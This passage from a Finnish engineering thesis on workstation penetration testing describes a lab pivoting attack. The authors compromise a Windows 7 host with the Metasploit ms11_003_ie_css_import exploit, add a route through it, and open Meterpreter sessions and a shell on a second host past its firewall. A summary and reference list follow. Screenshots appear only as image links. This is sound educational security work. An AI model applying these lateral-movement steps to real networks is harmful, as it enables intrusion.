
7.13 Pivoting-tekniikka

Pivoting on tekniikka, joka käyttää haavoittuneen työaseman jalansijaa voidakseen liikkua kohteen sisäverkossa huomaamattomasti. Jalansijalla tarkoitetaan haltuun otettua työasemaa, josta on mahdollista liikkua muihin työasemiin verkossa. Tällä tavalla pystytään ohittamaan palomuuri, koska hyökkäys näyttäisi tulevan sisäverkosta. Näin pystymme hyökkäämään samassa sisäverkossa oleviin työasemiin. Kyseessä on siis sivuttaissiirtymä. Hyökkäys on esitetty kuvassa 62.




Kuva 62. Sivuttaissiirtymä (Pivoting).

Ensiksi piti hyökätä ensimmäiseen koneeseen Win7-1 ja saada otettua se haltuun. Kun kone on hallussa ja työasemaan on pääsy sisään, on saatu jalansija koneeseen (Win7-1). Käytimme hyökkäykseen ms11_003_ie_css_import (memory corruption exploit) -komentoa. Hyökkäys ja jalansija esitetty on kuvissa 63 ja 64. [31.]




Kuva 63. Win7-1:n haltuun ottaminen.

Kone oli hallussamme ja oli saatu jalansija (kuva 64).




Kuva 64. Jalansija.

Kun olimme saaneet jalansijan ensimmäiseen kohteeseen (win7-1), voitiin aloittaa sisäverkon tutkiminen. Aloitimme tutkimisen ARP-skannauksella. Skannaus esitetty kuvassa 65.




Kuva 65. Kohdeympäristön ARP-skannaus.

Kun skannaus oli suoritettu, valittiin potentiaalisia kohteita taulukosta, tässä tapauksessa osoitteita, jotka olivat lähellä jalansijaa eli 10.114.48.180-osoitetta. Potentiaaliset kohteet on esitetty kuvassa 66.



Kuva 66. Potentiaalisia kohteita.

Tämän jälkeen asetettiin sessio taustalle, jotta saatiin Metasploit takaisin käyttöön (kuva 67). Metasploitilla voidaan tehdä uusia muokkauksia ja lisäyksiä hyökkäykseen.




Kuva 67. Sessio asetettiin taustalle.

Luotiin uusi reitti kohteeseen. Näin saatiin hyökkääjän liikennöinti näyttämään siltä, kuin se tulisi sisäverkosta ja näin ollen kierrettyä palomuuri. Reitin lisäys on esitetty kuvassa 68.


Kuva 68. Reitin lisääminen.

Tarkistettiin vielä, että reitti on varmasti oikea (kuva 69).




Kuva 69. Reitti lisätty.

Näin olimme saaneet luotua reitin ja voimme hyökätä toiseen koneeseen. Toistettiin kuvan 63 hyökkäys uudestaan toiseen työasemaan. Tarkasteltiin myös, että molemmat sessiot ovat aktiivisia (kuva 70).




Kuva 70. Aktiiviset Meterpreter-sessiot.

Nyt pystyimme hyökkäämään, vaikka palomuuri on päällä, koska hyökkäys näyttäisi tulevan sisäverkosta. Ohitimme näin palomuurin. Palomuurin tila on havainnollistettu kuvassa 71.




Kuva 71. Palomuurin tila toisessa työasemassa (Win7-2).

Avattiin avoin sessio toisesta työasemasta ja käynnistettiin Meterpreter. Varmistettiin vielä kohteen tiedot ja avattiin komentorivi kohdekoneesta. Onnistunut hyökkäys on esitetty kuvissa 72, 73 ja 74.




Kuva 72. Onnistunut murtautuminen toiseen työasemaan.

Katsottiin vielä varmuuden vuoksi toisella komennolla kohdekoneen nimi (kuva 73).




Kuva 73. Varmistus kohdetyöasemasta.

Lopuksi avattiin työaseman komentorivi, jonka avulla voitiin liikkua työasemassa vapaasti ja availla eri sovelluksia. Komentorivin avaaminen on esitetty kuvassa 74.



Kuva 74. Avataan kohdetyöasemassa komentorivi.

Olimme nyt murtautuneet molempiin testityöasemiin ja aloitimme liikkumisen työasemissa. Ensimmäisenä katsoimme työaseman järjestelmätiedot. Liikkuminen työasemassa on esitetty kuvassa 75. Tämän jälkeen avasimme muutamia sovelluksia testiksi, muun muassa muistion ja laskimen. Selailimme myös työaseman tiedostoja ja prosesseja.



Kuva 75. Kohdetyöasemassa liikkuminen (järjestelmätiedot).

Tämän jälkeen seuraava vaihe olisi käyttäjäoikeuksien nostaminen järjestelmänvalvojan tasolle. Järjestelmänvalvojan oikeuksilla pystyisimme tekemään huomattavasti enemmän asioita. Projektin aikataulun vuoksi tämä vaihe jäi tekemättä.

8 Yhteenveto

Insinöörityön tarkoituksena oli testata työasemien tietoturvatasoa käyttäen eri työkaluja ja hyökkäysmenetelmiä. Työn tavoitteena oli murtautua työasemiin ja raportoida, kuinka ja mistä päästiin sisään järjestelmään. Lähtökohtaisesti meillä ei ollut aikaisempaa kokemusta penetraatiotestauksesta eikä Kali Linux -järjestelmästä. Projektissa meni suurin osa ajasta tiedon hankkimiseen ja työkalujen käytön opetteluun.

Alustava suunnitelma oli hyökätä ensin Windows-järjestelmiin ja sen jälkeen Linux-järjestelmiin. Lopuksi oli tarkoitus suorittaa mittava operaatio, jossa olisi tullut myös Windows-palvelin mukaan.

Projektin edetessä huomattiin, kuinka haastavaa oli tunkeutua eri työasemiin, joissa oli suojaukset päällä. Työasemat, joissa ei ollut aivan kaikkia suojauksia päällä, olivat huomattavasti helpommin murrettavissa. Projektin edetessä huomattiin, kuinka tärkeää on pitää kaikki järjestelmän turvallisuuden kannalta vaaditut osat päivitettyinä, kuten palomuurit, virustorjuntaohjelmat ja internetselaimet.

Tavoitteisiin päästiin suurimmassa osassa, mutta aika oli projektia vastaan. Emme ehtineet toteuttaa kaikkia haluttuja hyökkäyksiä tai testata kaikkia työkaluja. Projektista teki erittäin mielenkiintoisen se, että pääsimme oikeasti kokeilemaan hyökkäysten toteuttamista työasemiin ja näkemään, millä tavalla niiltä suojaudutaan. Projektin tuloksia ja menetelmiä voi hyödyntää haavoittuvuustestauksissa koti- ja yritysympäristöissä.

Lähteet

1 Email spoofing. 2016. Verkkodokumentti. TechTarget. <http://searchsecurity.techtarget.com/definition/email-spoofing> Luettu 23.3.2017.

2 IP-spoofing. 2007. Verkkodokumentti. TechTarget. <http://searchsecurity.techtarget.com/definition/IP-spoofing>. Luettu 23.3.2017.

3 Launch a program from command line. Verkkodokumentti. Stack Overflow. <http://stackoverflow.com/questions/12010103/launch-a-program-from-command-line-without-opening-a-new-window>. Luettu 29.3.2017.

4 Kali Linuxin työkalut. Verkkodokumentti. Offensive Security. <http://tools.kali.org/tools-listing>. Luettu 28.3.2017.

5 Dropper. 2015. Verkkodokumentti. TechTarget. <http://whatis.techtarget.com/definition/dropper>. Luettu 6.4.2017.

6 Armitage. Verkkodokumentti. Strategic Cyber LLC. <http://www.fastandeasyhacking.com/manual>. Luettu 14.3.2017.

7 Cyber Kill-Chain. Verkkodokumentti. Lockheed Martin Corporation. <http://www.lockheedmartin.com/us/what-we-do/aerospace-defense/cyber/cyber-kill-chain.html>. Luettu 9.3.2017.

8 IDS. 2003. Verkkodokumentti. Alma Media Oyj. <http://www.tivi.fi/Arkisto/2003-12-10/IDS-j%C3%A4rjestelm%C3%A4t-3090506.html>. Luettu 1.4.2017.

9 BackTrack. Verkkodokumentti. Wikipedia. <https://en.wikipedia.org/wiki/BackTrack>. Luettu 6.4.2017.

10 Haittaohjelma. Verkkodokumentti. Wikipedia. <https://fi.wikipedia.org/wiki/Haittaohjelma>. Luettu 1.4.2017.

11 Knoppix. Verkkodokumentti. Wikipedia. <https://fi.wikipedia.org/wiki/Knoppix>. Luettu 6.4.2017.

12 Zutto-Dekiru Lähdekoodi. Verkkodokumentti. GitHub, Inc. <https://github.com/rapid7/metasploit-framework/commit/1d617ae3894222cfbbf6951fcd68fd2d1c1b15c6>. Luettu 1.4.2017.

13 Yleinen tietosuoja-asetus. 2017. Verkkodokumentti. Oikeusministeriö. <https://julkaisut.valtioneuvosto.fi/bitstream/handle/10024/79316/OMSO_04_2017_OM_TSV_EU_tietosuoja.pdf?sequence=1>. Luettu 1.4.2017.

14 How to Exploit and Gain Remote Access to PCs Running Windows XP. Verkkodokumentti. WonderHowTo, Inc. <https://null-byte.wonderhowto.com/how-to/hack-like-pro-exploit-and-gain-remote-access-pcs-running-windows-xp-0134709/>. Luettu 23.2.2017.

15 Bypass uac and get admin privilege in windows 7 using metasploit. 2014. Verkkodokumentti. WordPress. <https://sathisharthars.com/2014/06/19/bypass-uac-and-get-admin-privilege-in-windows-7-using-metasploit/>. Luettu 4.4.2017.

16 Virusten ja muiden haittaohjelmien estäminen ja poistaminen. Verkkodokumentti. Microsoft. <https://support.microsoft.com/fi-fi/help/129972/how-to-prevent-and-remove-viruses-and-other-malware>. Luettu 1.4.2017.

17 Windows Active Directory asennus. Verkkodokumentti. Rackspace US, Inc. <https://support.rackspace.com/how-to/installing-active-directory-on-windows-server-2012/>. Luettu 28.3.2017.

18 Backdoor WMI:llä. 2015. Verkkodokumentti. Black Hat. <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf>. Luettu 10.4.2017.

19 ROP-Mitigation. 2016. Verkkodokumentti. Endgame. <https://www.endgame.com/blog/rop-dying-and-your-exploit-mitigations-are-life-support>. Luettu 12.4.2017.

20 Kiristyshaittaohjelma. Verkkodokumentti. F-Secure Corporation. <https://www.f-secure.com/fi_FI/web/home_fi/what-is-ransomware>. Luettu 9.4.2017.

21 Kali Linux sovellukset ja ominaisuudet. Verkkodokumentti. Kali Linux. <https://www.kali.org/kali-linux-features/>. Luettu 28.3.2017

22 Kali Linuxin synty. Verkkodokumentti. Kali Linux. <https://www.kali.org/news/birth-of-kali/>. Luettu 1.4.2017.

23 Tietoturvapolitiikka. Verkkodokumentti. Nixu Corporation. <https://www.nixu.com/fi/palvelualueet/tietoturvan-hallinta?snsrc=aws_bd3df93d99348ef7e569583d359ae7c374330899974&snkw=tietoturvapolitiikka>. Luettu 28.3.2017.

24 Kyberturvan hallinta. Verkkodokumentti. Nixu Corporation. <https://www.nixu.com/fi/ratkaisut/kyberturvan-hallinta>. Luettu 28.3.2017.

25 Binary Linux Troijan. Verkkodokumentti. Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/>. Luettu 14.3.2017.

26 Meterpreter Basic Commands. Verkkodokumentti. Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>. Luettu 28.3.2017.

27 Pivoting. Verkkodokumentti. Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/pivoting/>. Luettu 5.4.2017.

28 Privilege escalation. Verkkodokumentti. Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>. Luettu 6.4.2017.

29 Using Exploits in Metasploit. Verkkodokumentti. Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/using-exploits/>. Luettu 16.2.2017.

30 Writing Meterpreter Scripts. Verkkodokumentti. Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/writing-meterpreter-scripts/>. Luettu 21.2.2017.

31 MS11-003 Microsoft Internet Explorer CSS Recursive Import. Verkkodokumentti. Rapid7 LLC. <https://www.rapid7.com/db/modules/exploit/windows/browser/ms11_003_ie_css_import>. Luettu 5.4.2017.

32 Metasploit. Verkkodokumentti. Rapid7 LLC. <https://www.rapid7.com/products/metasploit/>. Luettu 31.3.2017.

33. Käyttöjärjestelmän koventaminen. 2013. Verkkodokumentti. LinkedIn Corporation. <https://www.slideshare.net/Valtiokonttori/3-kimmo-janhunenklo13451415>. Luettu 7.4.2017.

34. Top 20 Lateral Movement Tactics. 2016. Verkkodokumentti. Smokescreen Technologies Pvt. Ltd. <https://www.smokescreen.io/wp-content/uploads/2016/08/Top-20-Lateral-Movement-Tactics.pdf>. Luettu 16.3.2017.

35 Tietoturvan vuosi 2016. 2017. Verkkodokumentti. Viestintävirasto. <https://www.viestintavirasto.fi/attachments/tietoturva/Tietoturvan-vuosi_2016_ViVi_29-11-2017_L.pdf>. Luettu 30.3.2017.

36 Umbrella Phishing Dropper Tool. 2017. Video. YouTube. <https://www.youtube.com/watch?v=jmHV2nF40Ug>. Katsottu 6.4.2017.

37 Kohdistetut haittaohjelmahyökkäykset uhka otettava vakavasti. 2014. Verkkodokumentti. Viestintävirasto. <https://www.viestintavirasto.fi/attachments/tietoturva/Kohdistetut_haittaohjelmahyokkaykset_uhka_otettava_vakavasti_raportti_28082014.pdf>. Luettu 8.4.2017.

38 DLL-injektion käyttö. Verkkodokumentti. Stack Exchange Inc. <https://reverseengineering.stackexchange.com/questions/2252/what-is-dll-injection-and-how-is-it-used-for-reversing>. Luettu 11.4.2017.

39 Windows Server. Verkkodokumentti. Wikipedia. <https://en.wikipedia.org/wiki/Windows_Server>. Luettu 31.3.2017.

40 Troijan horse virus. Verkkodokumentti. Wikipedia. <https://en.wikipedia.org/wiki/Trojan_horse_(computing)>. Luettu 8.4.2017.

41 Cobalt Srike. Verkkodokumentti. Strategic Cyber, LLC. <https://www.cobaltstrike.com/features>. Luettu 8.4.2017.

